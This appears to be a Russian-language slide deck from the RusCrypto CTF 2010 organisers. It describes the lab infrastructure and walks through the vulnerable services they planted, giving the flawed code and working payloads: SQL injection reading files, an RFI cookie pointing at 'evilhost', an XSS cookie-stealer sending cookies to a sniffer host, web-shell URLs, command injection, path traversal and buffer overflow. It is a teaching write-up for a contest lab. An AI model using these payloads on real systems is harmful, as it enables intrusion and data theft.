

РусКрипто CTF 2010, Full Disclosure

(мастер класс)




План мероприятия

- **Подробности подготовки и проведения СТФ**
- **Заложенные уязвимости, пути их обнаружения и эксплуатации**
- **Практические занятия**
- **Хронология событий**



Подробности подготовки и проведения СТФ




РусКрипто СТФ 2010

- **РусКрипто СТФ — это открытые соревнования по защите информации, проводимые по принципам игры Capture The Flag (захват флага).**
- **РусКрипто СТФ — это не классический СТФ!**
- **Для захвата флагов в РусКрипто СТФ необходимо воспользоваться реальными уязвимостями в самых настоящих (продуктивных) системах.**
- **Расположение большинства флагов заранее известно.**
- **В основу легенды соревнования РусКрипто СТФ 2010 легло повествование «Лавина» Нила Стивенсона.**



РусКрипто СТФ 2010: Дизайн игровой сети



РусКрипто CTF 2010: Как все было устроено «изнутри»

- **Инфраструктуры команд работали на двух серверах:**
 - Fortice A133 (SR1500AL, XEON 5345x2, DDR2 FB DIMM 667MHz 2Gbx4, SEAGATE ST3450802SS)
 - Fortice A234 (SR2600UR, XEON 5550x2, DDR3 DIMM 1333MHz 1Gbx6, SEAGATE ST3450802SSx2 RAID SAS 0)

Инфраструктуры команд функционировали под управлением VMWare ESX в виртуальной среде
- **В качестве основного коммутатора использовался:**
 - Cisco Catalyst 3560 (WS-C3560-48TS)

Сеть разделялась с помощью Virtual Local Area Network (Virtual LAN) IEEE 802.1Q, настройки коммутатора соответствовали максимальному уровню защищенности
- **Для организации игрового Wi-Fi-пространства применялось следующее оборудование:**
 - Cisco WLS (WLC2106-K9), Access Point AIR-LAP1242AG-A-K9
- **Игрокам было предоставлено коммуникационное оборудование «из коробки» на базе CISCO IOS.**



РусКрипто СТФ 2010: Распределение игровой инфраструктуры

The screenshot displays the vSphere Client interface. On the left, a tree view shows a folder named '172.30.0.50' containing a list of virtual machines: bsd_CENSORED_vm, bsd_HUGEEGOTEAM_vm, win2k3_BUSHWHACKERS_..., win2k3_CENSORED_vm, win2k3_CIT_vm, win2k3_HACKERDOM_vm, win2k3_HUGEEGOTEAM_vr, win2k3_SIBEARS_vm, win2k3_test_vm, win98_BUSHWHACKERS_vl, win98_CENSORED_vm, win98_CIT_vm, win98_HACKERDOM_vm, win98_HUGEEGOTEAM_vm, and win98_SIBEARS_vm.

The main window is titled '172.30.0.51 - vSphere Client' and shows a sub-view for 'localhost.localdomain VMware ESXi, 4.0.0, 236512'. The 'Performance' tab is active, displaying a 'CPU/Real-time' graph for the period '05.04.2010 19:17:36 - 05.04.2010 20:17:36'. The graph plots CPU usage in MHz, with a y-axis ranging from 5000 to 8000. The x-axis shows time from 19:20 to 19:50. A single grey line represents the real-time CPU usage, which fluctuates between approximately 6500 and 7500 MHz. Below this, a cluster of multi-colored lines represents the usage of individual virtual machines, mostly staying between 5000 and 6500 MHz.

At the bottom of the interface, a 'Tasks' pane is visible, and the user is logged in as 'root'.



РусКрипто CTF 2010: Как все было устроено «изнутри»

- **Использовалось следующее программное обеспечение:**
 - VMWare ESX 4.x с разделением виртуальных сетевых адаптеров по соответствующим идентификаторам сетей (VLAN ID).
 - ОС FreeBSD 8.0-RELEASE-p2, в которой игроки обладали доступом только к среде JAIL (полностью контролируемая среда).
Примечание: «игровой» коммутатор Cisco был запущен под управлением Dynamips.
 - ОС Microsoft Windows 2003 (Trial), в которой были запущены инструменты Radmin (Trial), SMS-вирус и n00bkit (rootkit).
 - ОС Microsoft Windows 98.
 - CMS 1С-Битрикс в качестве платформы взаимодействия жюри и игроков, отображения результатов соревнования, а также в качестве «бонусного» задания в контексте соревнования CTF.
 - Nagios для мониторинга доступности всех систем.
 - Собственные сценарии для отслеживания корректного функционирования разработанных сервисов и их обновления.
- **Все ПО, обеспечивающее функционирование CTF, было обновлено до последних версий на день проведения соревнования.**
- **Для обеспечения безопасности «скелета» CTF использовался принцип эшелонированной защиты во всех компонентах сети.**



РусКрипто СТФ 2010: еще разок поблагодарим спонсоров



Заложенные уязвимости, пути их обнаружения и эксплуатации

PIZZA
COZA
NOSTRA

ФРАНШИЗА
Positive

Ваш заказ

Выберите пиццу:

Отдых на дне реки ▾

Скорость доставки:

40 минут ▾

АДРЕС НЕ ТРЕБУЕТСЯ,
МЫ САМИ ВАС НАЙДЕМ...



- **Подготовленные сервисы:**
 - Корпоративный сайт (jail1)
 - Служба информирования доставщиков (jail2)
 - Система документооборота (jail3)
 - Сервис управления датчиками (jail4)
 - Тестовый сервер (jail5)
 - Коммутатор Cisco (jail6)
 - Точка беспроводного доступа
 - Windows 2003 (ноутбук менеджера)
 - Windows 98 (компьютер дядюшки Энцо)



РусКрипто CTF 2010: Корпоративный сайт

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Apache/PHP/MYSQL Время жизни: 2 часа с момента начала CTF	SQL Injection в Insert (default error based) over Mod_Security Подбор + File Including в cookie (default RFI)	Расположение флага известно	3-8	8	CIT, Bushwhackers, ХакерДом Только у [Censored] (!!)
Apache/PHP/MYSQL Время жизни: на протяжении всего CTF	Подбор (default information leakage) + Cross-Site Scripting Выполнение команд на сервере	Расположение флага известно	5	7	SiBears
Apache/PHP/MYSQL время жизни: 5 часов с момента изменения состояния	Выполнение команд на сервере over unserialize()	Расположение флага известно	8	10	Никто не сумел захватить флаг.
Apache/PHP/MYSQL Время жизни: 2 часа с момента изменения состояния	3 back-door over web-shell (выполнение команд на сервере)	Расположение флага известно	1	6	SiBears, CIT, Bushwhackers
Apache/PHP/MYSQL (bonus) Время жизни: на протяжении всего CTF	Не требуются	Обнаружить архив (флаг) в картинке	1	5	Никто не сумел захватить флаг.
Apache/PHP/MYSQL (bonus) Время жизни: на протяжении всего CTF	Не требуются	Флаг содержится в обфусцированном виде в index.php	2	5	Никто не сумел захватить флаг.



РусКрипто CTF 2010: Корпоративный сайт (st0)

- **SQL Injection (MySQL 5.x) в Insert (default error based) over Mod_Security**

- **Уязвимый запрос:**

```
...  
$query = "INSERT INTO pizza (pizza, time) VALUES (".$_POST['pizza'].",".$_POST['time'].")";  
...
```

- **Эксплуатация:**

```
POST pizza=1
```

```
POST time=(!12345select 1 from(select count(*),concat((select  
mid(load_file('/YOURFLAG.TXT'),451,32)),floor(rand(0)*2))x from pizza group by x)a)*/
```

ИЛИ

```
POST pizza=1
```

```
POST time=(!12345select 1 from(select count(*),concat((select  
mid(load_file(0x2F594F5552464C41472E545854),451,32)),floor(rand(0)*2))x from pizza  
group by x)a)*/
```



РусКрипто CTF 2010: Корпоративный сайт (st0)

- **SQL Injection (MySQL 5.x) в Insert (default error based) over Mod_Security**



РусКрипто CTF 2010: Корпоративный сайт (st0)

- **Подбор + File Including в cookie (default RFI)**

Прежде чем воспользоваться уязвимостью, необходимо авторизоваться на странице `admin.php`. Авторизоваться можно несколькими способами:

- подобрав пароль к учетной записи `admin` (по умолчанию «1234567»);
- подключившись напрямую к MySQL под учетной записью пользователя `www` (`http://192.168.X.1/config.inc`) и создав нового пользователя.

- **Уязвимый участок кода:**

```
...  
include_once($_COOKIE['lang'].'.php');  
...
```

- **Эксплуатация (правила Mod_Security намеренно были изменены):**

LFI: `Cookie[lang]=non/../../../../../../../../YOURFLAG.TXT/[496]/.`

RFI: `Cookie[lang]=http://evilhost/s`



РусКрипто СТФ 2010: Корпоративный сайт (st0)

- Подбор + File Including в cookie (default RFI)

```
|<html>
total 49
drwxr-xr-x 17 root wheel 512 14 HET 16:13 .
drwxr-xr-x 17 root wheel 512 14 HET 16:13 ..
-rw-r--r-- 2 root wheel 798 13 HET 17:05 .cshrc
-rw-r--r-- 2 root wheel 265 13 HET 17:05 .profile
```

http://192.168.0.1/login.php

```
-----/ _ \ | O _ O _ ||| | _ _ / _ V _ V _ \ \ N ' \ / _ || / _ || _ | ' \ \ _ \ \ \ \ N _ \ \ \ ||
\_ \ / \ \ _ _ / _ || _ _ _ _ ||| | \ ' \ _ ' | a21efd360add7342f088696456b582ed | _ | C | C | _ _ _ _ _
-----
drwxr-xr-x 2 root wheel 512 13 nd1 13:18 mnt
dr-xr-xr-x 1 root wheel 0 14 HET 19:32 proc
drwxr-xr-x 2 root wheel 2560 13 HET 15:23 rescue
drwxr-xr-x 2 root wheel 512 14 HET 19:25 root
drwxr-xr-x 2 root wheel 2560 13 HET 15:27 sbin
lrwxr-xr-x 1 root wheel 11 13 HET 15:18 sys -> usr/src/sys
drwxrwxrwt 6 root wheel 512 14 HET 19:28 tmp
drwxr-xr-x 14 root wheel 512 13 HET 20:08 usr
drwxr-xr-x 22 root wheel 512 14 HET 13:23 var
```

WORLD

LOGO

a21efd360add7342f088696456b582ed



РусКрипто СТФ 2010: Корпоративный сайт

- **Подбор (default information leakage) + Cross-Site Scripting**


```
if (!empty($symb1) && sizeof($a1)) // last symbol
    $o[] = $s1[$a1[1]][$a1[0]];

if (substr($_SERVER['REMOTE_ADDR'],0,9)==$net)
{
    require_once('http://172.30.0.30/keyexchange.php');
    return $t;
}
else
{
    return $t;
}
```

```
<!--
Последний заказ:
Пицца - --><script src=http://192.168.0.5/x.js></script>
Время - 1
-->
```

- **Содержимое x.js:**

```
xss=new/**/Image().src='http://192.168.X.X/sniffer.php?data='+document.cookie;
```



```
192.168.0.5 - PuTTY
u) Presto/2.2.15 Version/10.10"
192.168.0.240 - - [14/Mar/2010:18:17:24 +0000] "GET /x.js HTTP/1.1" 200 79 "-" "Opera/9.80 (Windows NT 6.0; U; ru) Presto/2.2.15 Version/10.10"
192.168.0.240 - - [14/Mar/2010:18:17:45 +0000] "GET /x.js HTTP/1.1" 200 79 "http://192.168.0.1/" "Mozilla/5.0 (Windows; U; ru; rv:1.9.1.1) Gecko/20090715 Firefox/3.5.1 (.NET CLR 3.5.30729)"
192.168.0.240 - - [14/Mar/2010:18:17:45 +0000] "GET /sniffer.php?data=YOURFLAG=62917334cd974014db847ea2b6a696a1 HTTP/1.1" 200 79 "http://192.168.0.1/" "Mozilla/5.0 (Windows; U; Windows NT 6.0; ru; rv:1.9.1.1) Gecko/20090715 Firefox/3.5.1 (.NET CLR 3.5.30729)"
192.168.0.240 - - [14/Mar/2010:18:18:49 +0000] "GET /x.js HTTP/1.1" 304 - "http://192.168.0.1/" "Opera/9.80 (Windows NT 6.0; U; ru) Presto/2.2.15 Version/10.10"
192.168.0.240 - - [14/Mar/2010:18:18:49 +0000] "GET /sniffer.php?data=YOURFLAG=62917334cd974014db847ea2b6a696a1 HTTP/1.1" 200 79 "http://192.168.0.1/" "Opera/9.80 (Windows NT 6.0; U; ru) Presto/2.2.15 Version/10.10"
```



РусКрипто СТФ 2010: Корпоративный сайт (st1)

- **Выполнение команд на сервере over unserialize()**
- **Потенциально уязвимый участок кода (login.php):**

```
...
include_once("config.inc");
include_once("functions.php");
    if(isset($_SESSION['captcha_keystring']) && $_SESSION['captcha_keystring'] ==
        $_POST['key']){
        $sessid = unserialize(base64_decode($_COOKIE['sessid']));
    }
...
```

- **Уязвимый участок кода (functions.php):**

```
...
function __destruct(){echo $this->shutdown;
    if (!empty($this->shutdown)){
        $var = $this->shutdown[0];
        $arg = $this->shutdown[1];
        $var($arg);
    }
...
```

- **Еще почитать: «PHP unserialize() _SESSION and Dynamics», Владимир Воронцов (<http://ohod.ru/?p=244>)**





ПРОХЧЕНО!


Positive Hack Team

Sergey Gordeychik
Alexander Anisimov
Andrey Abramov
Sergey Rublev
Timur Yunusov
Aleksy Yudin
Alexander Matrosov
Valery Marchuk
Dmitry Kuznetsov
Sergey Pavlov
Dmitry Evteev



РусКрипто СТФ 2010: Корпоративный сайт (st2)

- **3 back-door over web-shell**



```
...  
if(@$_GET['v'])include(@$_GET['v']);  
...
```



http://192.168.0.1/bak_index.php?v=/YOURFLAG.TXT

```
...  
@$_REQUEST['a'])?eval($_REQUEST['h']($_REQUEST  
['a'])):0;  
...
```

<http://192.168.0.1/img.php?h=passthru&a=cat%20/YOURFLAG.TXT>

.htaccess
AddType application/x-httpd-php .png

<http://192.168.0.1/fonts/footevening.png>



РусКрипто CTF 2010: Корпоративный сайт

- **Дополнительные уязвимости**

- Раскрытие конфиденциальных данных (/config.inc, /test.php, /phpinfo.php)
- Раскрытие конфиденциальной информации (display_errors=off, etc)
- Подбор (/admin.php, MySQL)
- Отсутствие таймаута сессии
- Предугадываемое значение идентификатора captcha
- Уязвимые (намеренно измененные) правила Mod_security
- Недостаточное противодействие автоматизации при заказе пиццы
- Интерфейс администрирования не защищен надлежащим образом
- Передача конфиденциальных данных по открытому протоколу HTTP
- Уязвимые конфигурации ОС/MySQL/Apache/PHP



Практическое занятие часть 1

- **<http://192.168.0.1/>**
 - Обнаружить уязвимость типа «Внедрение операторов SQL».
 - Воспользоваться уязвимостью «Внедрение операторов SQL» для получения «флага».
 - Воспользоваться уязвимостью типа «Local File Including» с той же целью.
 - Воспользоваться уязвимостью при вызове функции unserialize() с целью выполнения команд ОС и для получения «флага».



РусКрипто СТФ 2010: Служба информирования доставщиков

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Apache/Python/PostgreSQL Время жизни: 4 часа с момента начала СТФ	Классическая SQL Injection	Расположение флага известно	1	7	SiBears
Apache/Python/PostgreSQL Время жизни: 5 часов с момента изменения состояния	Выполнение команд на сервере over AJAX	Расположение флага известно	1	10	SiBears, ХакерДом, Bushwhackers, CIT
Apache/Python/PostgreSQL (bonus) Время жизни: 1 час с момента оповещения о событии	Выполнение команд на сервере over AJAX (дополнительный флаг)	Флаг расположен в файле /var/mail/root	2	3	ХакерДом, CIT



- **Классическая SQL Injection (PostgreSQL)**

- **Уязвимое регехр:**

```
from django.conf.urls.defaults import *  
...  
(r'^pizza(.*)$', 'ctfproject.ctfpyweb.views.pizza'),  
...
```

- **Эксплуатация:**

```
/ctfproject/pizza5;select+1,version()  
/ctfproject/pizza5;select+1,pg_read_file('YOURFLAG.TXT',0,500)
```

ИЛИ

```
/ctfproject/pizza5%20and%201=2%20union%20select%20null,null,version(),null,null  
/ctfproject/pizza5%20and%201=2%20union%20select%20null,null,pg_read_file('YOURFLAG.T  
XT',0,500),null,null
```



РусКрипто CTF 2010: Служба информирования доставщиков (st0)

- **Классическая SQL Injection (PostgreSQL)**

The screenshot shows a web browser window with the address bar containing the URL: `http://192.168.0.2/ctfproject/pizza5%20and%201=2%20union%20select%20null,null,pg_read_file('YOURFLAG.TXT',0,500),null,null`. The page title is "ХакерДом" with the subtitle "служба доставки". In the top right corner, it says "У в" and "Оплачено".

The main content area displays a large, faint watermark that reads "ХакерДом" and "служба доставки". Below the watermark, there is a long alphanumeric string: `ee064e5d4d0682852f9b2ee6e3a5e966 | _ | | | | |`. Underneath this string, the text "Диаметр: None" and "Цена: None" is visible.

On the right side of the page, there is a section titled "Аутентификация" (Authentication) with input fields for "Логин" (Login) and "Пароль" (Password), and a "Войти" (Login) button. Below this is a "Навигация" (Navigation) section with a list of links: "Новости", "Заказы", "Сорта пиццы", "Контакты", "Обратная связь", and "О нас".



- **Выполнение команд на сервере over AJAX**
- **Уязвимый участок кода:**

```
...  
if('args' in request.POST):  
    args = request.POST['args']  
    try:  
        retval = subprocess.Popen("uname -%s" % (args), shell=True, stdout=subprocess.PIPE,  
                                stderr=subprocess.PIPE).communicate()[0]  
    ...
```

- **Эксплуатация:**

```
<script>  
    var params = 'args=i | cat /YOURFLAG.TXT'  
    xmlhttp=new XMLHttpRequest();  
    xmlhttp.open("POST", "http://192.168.X.2/ctfproject/confdata", false);  
    xmlhttp.send(params);  
    document.write(xmlhttp.responseText);  
</script>
```



- **Дополнительные уязвимости**
 - XPath Injection
 - Open Proxy
 - Подбор (раздел администрирования)
 - Недостаточное противодействие автоматизации в форме обратной связи
 - Отсутствие таймаута сессии
 - Передача конфиденциальных данных по открытому протоколу HTTP
 - Уязвимые конфигурации ОС/PostgreSQL/Apache/PYTHON



РусКрипто CTF 2010: Система документооборота

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Native HTTP Server Время жизни: 3 часа с момента начала CTF	Выход за пределы каталога	Расположение флага известно	4-9	16	CIT, ХакерДом, SiBears
	Переполнение буфера				
Native HTTP Server Время жизни: 6 часов с момента изменения состояния	Выход за пределы каталога	Расположение флага известно	4-9	20	CIT, ХакерДом, SiBears
	Переполнение буфера				
Native HTTP Server (bonus) Время жизни: 3 часа с момента начала CTF	Не требуются	Реверсинг, флаг вшит в демон	8	10	CIT
Native HTTP Server (bonus) Время жизни: 6 часов с момента изменения состояния	Не требуются (может использоваться подбор)	Флаг содержится в коде (plain text) javascript	1	3	Huge Ego Team, [Censored], CIT, Bushwhackers



РусКрипто СТФ 2010: Система документооборота

- **Выход за пределы каталога (path traversal)**

- **Фрагмент уязвимого кода:**

```
...
if (ptr[strlen(ptr) - 1] == '/')
    strcat(ptr, "index.html");
strcpy(resource, WEBROOT);
strcat(resource, ptr);
fd = open(resource, O_RDONLY, 0);
...
```

- **Эксплуатация:**

```
GET ../../YOURFLAG.TXT HTTP/1.1
```



Уязвимость
Уязвимая ссылка
192.168.0.3/../../../../../../../../etc/passwd

Краткое описание

Обнаружена уязвимая ссылка.

Описание

Ссылка

<http://192.168.0.3/../../../../../../../../etc/passwd>

Содержимое

Обход каталога
(GET ../../../../../../../../../../etc/passwd HTTP/1.0)

Информация

Решение: Обновить или настроить программное обеспечение или закрыть доступ к этой ссылке.

Результат работы

```
# FreeBSD: src/etc/master.passwd,v 1.40.22.1.2.1 2009/10/25 01:10:29 kensmith Exp $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
```



РусКрипто CTF 2010: Система документооборота

- **Переполнение буфера (buffer overflow)**
- **Фрагмент уязвимого кода:**

```
...
char tmp[8192];
tmp[0]=1;
...
while(1) {
tmp[1]=tmp[0]++;
...
void handle_connection(int sockfd, struct sockaddr_
in *client_addr_ptr) {
    unsigned char *ptr, resource[500], request[8192];
    int htr, fd, length;
    length = recv_line(sockfd, request);
    ...
}
```

- «Hacking: The Art of Exploitation», Jon Erickson



Серьезная уязвимость
Переполнение буфера

Краткое описание

Уязвимость позволяет атакующему вызвать отказ в обслуживании.

Описание

Злоумышленники могут вызвать отказ в обслуживании. Для надежного определения этой уязвимости необходимо обеспечить качество связи, то данная уязвимость действительно существует (дл

Запрос

GET /xxxx...xxxx.htm HTTP/1.1

Размер буфера (Кб)

100



РусКрипто СТФ 2010: Система документооборота

- **Переполнение буфера (buffer overflow)**

```
bash
[ metasploit v3.3.3-release [core:3.3 api:1.0]
+ -- --=[ 484 exploits - 220 auxiliary
+ -- --=[ 192 payloads - 22 encoders - 8 nops
+ -- --=[ svn r7957 updated 152 days ago (2009.12.23)

Warning: This copy of the Metasploit Framework was last updated 152 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
